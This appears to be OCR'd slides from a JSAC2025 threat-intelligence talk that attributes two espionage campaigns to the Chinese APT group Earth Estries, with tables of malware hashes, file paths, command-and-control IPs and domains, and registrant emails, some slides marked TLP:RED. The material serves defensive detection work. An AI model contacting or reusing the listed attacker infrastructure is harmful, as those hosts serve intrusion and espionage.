
Campaign ”Catch the smartcat” (2/2)

Exclusive for JSAC2025

(TLP:RED) Projection only

Campaign ”Catch the smartcat” Overview

Exclusive for JSAC2025



Another individual Chinese APT cluster (unpublished internal research)

Campaign ”Catch the smartcat” IoC

Exclusive for JSAC2025

- TRAMSCAT (Detection name:Backdoor.Win32.TRAMSCAT.A)
  - SHA1=a3380f1eb1f809d77966d8140e95baa68ce7fd97
- Domain & IPs:
  - smartcat[.]spdns[.]org
  - 203[.]116[.]176[.]114
  - 203[.]116[.]176[.]113

OSINT - obscure espionage motivated activities

- *"However, the nuances of UNC2286's intrusion activities investigated by Mandiant between 2019 to 2022 incites further contemplation on the group's goals and TTPs - such as the use of spurious or inauthentic extortion threats possibly to obscure espionage motivated activities"*

[Virtual Backup][TLP:RED] Understanding UNC2286 - The Cyber Concierge

下午1:30 - 下午2:00 [GMT+8]

Nicholas Tang

Add to calendar Share session

Active since at least 2019, UNC2286 is tracked by Mandiant as a group that conducts cyber espionage operations in support of Chinese national priorities. However, the nuances of UNC2286's intrusion activities investigated by Mandiant between 2019 to 2022 incites further contemplation on the group's goals and TTPs - such as the use of spurious or inauthentic extortion threats possibly to obscure espionage motivated activities. This presentation details research efforts and findings to elucidate UNC2286's motives and TTPs by drawing links between their seemingly disparate intrusion activities across the world.

Note: this is a virtual-only backup presentation that will be played in the event of speaker cancellation.


Reference: https://rsvp.withgoogle.com/events/roocon24/sessions/session-11

Attribution

Exclusive for JSAC2025

The Overlapped Between Campaign Alpha & Beta

- Infrastructure shared same whois registrant information
  - This shared anonymous infrastructure only used by limited Chinese APT cluster.
- Toolset Overlapped (DEMODEX and GHOSTSPIDER)



Infra used by **UNC4841**:
+1.9852975116 / ethdbnsnmskndjad55@protonmail.com

Infra used in **Campaign Alpha:**
+1.9852975116 / sdsdvxcdcbsgfe@protonmail.com


Infra used in **Campaign Beta:**
+1.9852975116 / oookkkwww@protonmail.com
+1.5154281788 / oklmdsfhjnfdsifh@protonmail.com

Exclusive for JSAC2025

Attribution

- Based on the following findings, we attribute these activities to Earth Estries.
  - Infrastructure overlap
    1. C2: 27.102.113[.]240 mentioned in two report (FamousSparrow[4] and GhostEmperor[5])
    2. The Campaign Alpha and Beta infrastructures shared the same WHOIS registrant information and both used SoftEther VPN
  - Tool overlap
    1. **SparrowDoor**: TrillClient Chain and Campaign Beta
    2. **DEMODEX & GHOSTSPIDER** : Campaign Alpha and Campaign Beta
    3. **SNAPPYBEE**: ZINGDOOR chain and Campaign Alpha (loader hash is the same)
  - Operation/Victimology overlap
    - Victim_A: TrillClient Chain and Campaign Alpha
    - Victim_B: TrillClient Chain, ZINGDOOR Chain and Campaign Beta.
    - Victim_C: TrillClient Chain, Campaign Alpha and Campaign Beta
    - Victim_D: FamousSparrow hacktool and DEMODEX rootkit loader

Attribution Overview



Different operators but with victim overlap and shared resources

shared the same WHOIS registration information

Limited shared tool among Chinese APT group/cluster

Conclusion

Conclusion

- Earth Estries is one of the most aggressive Chinese APT groups primarily targeting critical industries such as telecommunications and government
- Notable TTPs
  - Leverage vulnerabilities & utilization of shared tools (e.g., SNAPPYBEE, etc)
  - Stealthy Attack from edge devices to critical assets
  - Use various methods to build their operational networks for conceal cyber espionage activities

Yara Rules

- ***Yara Rules for GHOSTSPIDER***
  - download link: https://www.trendmicro.com/content/dam/trendmicro/global/en/research/24/k/earth-estries/YARA_rules-EarthEstries.txt

Indicators of Compromise (File)

Detection	SHA-256	Filename / Path	Desciption
Trojan.Win32.SNAPPYBEE.ZMLJ	fc3be6917fd37a083646ed4b97ebd2d45734a1e154e69c9c33ab00b0589a09e5	WINMM.dll	SNAPPYBEE loader
Backdoor.Win32.SNAPPYBEE.ZOLJ.enc	fba149eb5ef063bc6a2b15bd67132ea798919ed36c5acda46ee9b1118b823098	NortonLog.txt	SNAPPYBEE payload
Trojan.PS1.DEMODEX.ZNLJ	2fd4a49338d79f4caee4a60024bcd5ecb5008f1d5219263655ef49c54d9acdec	onedrived.ps1	DEMODEX PowerShell dropper
Rootkit.Win64.DEMODEX.ZBLI	16c8afd3b35c76a476851f4994be180f0cd72c7b250e493d3eb8c58619587266	C:\Windows\System32\drivers\dumpfiskfss.sys	DEMODEX driver
Trojan.Win64.DEALOAD.ZALH	9ba31dc1e701ce8039a9a272ef3d55aa6df66984a322e0d309614a5655e7a85c	C:\Windows\System32\SstpCfs.dll	DEMODEX loader
Trojan.Win32.SNAPPYBEE.ZMLJ	25b9fdef3061c7dfea744830774ca0e289dba7c14be85f0d4695d382763b409b	DgApi.dll	SNAPPYBEE loader
Trojan.Win32.SNAPPYBEE.ZOLK	6d64643c044fe534dbb2c1158409138fcded757e550c6f79eada15e69a7865bc	imfsbDLL.dll	SNAPPYBEE loader
Trojan.Win64.SNAPPYBEE.ZNLJ	b2b617e62353a672626c13cc7ad81b27f23f91282aad7a3a0db471d84852a9ac	DgApi.dll	SNAPPYBEE loader
Trojan.Win64.SNAPPYBEE.ZNLJ	05840de7fa648c41c60844c4e5d53dbb3bc2a5250dcb158a95b77bc0f68fa870	imfsbDLL.dll	SNAPPYBEE loader
Backdoor.Win64.SNAPPYBEE.ZNLK.enc	1a38303fb392ccc5a88d236b4f97ed404a89c1617f34b96ed826e7bb7257e296	dbindex.dat	SNAPPYBEE payload

Indicators of Compromise (Network)

IP	Description
103.91.64.214	Campaign Alpha(DEMODEX)
165.154.227.192	Campaign Alpha(frpc
23.81.41.166	Campaign Alpha(Open directory C2)
158.247.222.165	Campaign Alpha(SNAPPYBEE)
172.93.165.14	Campaign Alpha(SNAPPYBEE)
91.245.253.27	Campaign Alpha(SNAPPYBEE)
103.75.190.73	Campaign Alpha(SNAPPYBEE)
45.125.67.144	Campaign Beta(DEMODEX)
43.226.126.164	Campaign Beta(DEMODEX)
172.93.165.10	Campaign Beta(DEMODEX)
193.239.86.168	Campaign Beta(DEMODEX)
146.70.79.18	Campaign Beta(DEMODEX)
146.70.79.105	Campaign Beta(DEMODEX)
205.189.160.3	Campaign Beta(DEMODEX)
96.9.211.27	Campaign Beta(DEMODEX)
43.226.126.165	Campaign Beta(DEMODEX)
139.59.108.43	Campaign Beta(GHOSTSPIDER)
185.105.1.243	Campaign Beta(GHOSTSPIDER)
143.198.92.175	Campaign Beta(GHOSTSPIDER)
139.99.114.108	Campaign Beta(GHOSTSPIDER)
139.59.236.31	Campaign Beta(GHOSTSPIDER)
104.194.153.65	Campaign Beta(GHOSTSPIDER)
203.20.113.208	Campaign Beta(psftp)

Exclusive for JSAC2025

Domain	**Description**
materialplies.com	Campaign Alpha(related c2)
news.colourtinctem.com	Campaign Alpha(related c2)
api.solveblemten.com	Campaign Alpha(SNAPPYBEE)
esh.hoovernamosong.com	Campaign Alpha(SNAPPYBEE)
vpn114240349.softether.net	Campaign Alpha(SoftEther VPN)
imap.dateupdata.com	Campaign Beta(DEMODEX)
pulseathermakf.com	Campaign Beta(DEMODEX)
www.infraredsen.com	Campaign Beta(DEMODEX)
billing.clothworls.com	Campaign Beta(GHOSTSPIDER)
helpdesk.stnekpro.com	Campaign Beta(GHOSTSPIDER)
jasmine.lhousewares.com	Campaign Beta(GHOSTSPIDER)
private.royalnas.com	Campaign Beta(GHOSTSPIDER)
telcom.grishamarkovgf8936.workers.dev	Campaign Beta(GHOSTSPIDER)
vpn305783366.softether.net	Campaign Beta(SoftEther VPN)
vpn487875652.softether.net	Campaign Beta(SoftEther VPN)
vpn943823465.softether.net	Campaign Beta(SoftEther VPN)

Reference:

1. https://www.trendmicro.com/zh_hk/research/23/h/earth-estries-targets-government-tech-for-cyberespionage.html
2. https://www.trendmicro.com/en_us/research/24/k/breaking-down-earth-estries-persistent-ttps-in-prolonged-cyber-o.html
3. https://www.trendmicro.com/en_us/research/24/k/earth-estries.html
4. https://www.welivesecurity.com/2021/09/23/famoussparrow-suspicious-hotel-guest/
5. https://securelist.com/ghostemperor-from-proxylogon-to-kernel-mode/104407/
6. https://www.mandiant.com/resources/blog/barracuda-esg-exploited-globally
7. https://cloud.google.com/blog/topics/threat-intelligence/unc4841-post-barracuda-zero-day-remediation
8. https://www.sygnia.co/blog/ghost-emperor-demodex-rootkit/
9. https://global.ptsecurity.com/analytics/pt-esc-threat-intelligence/space-pirates-tools-and-connections

Leon Chang / Theo Chen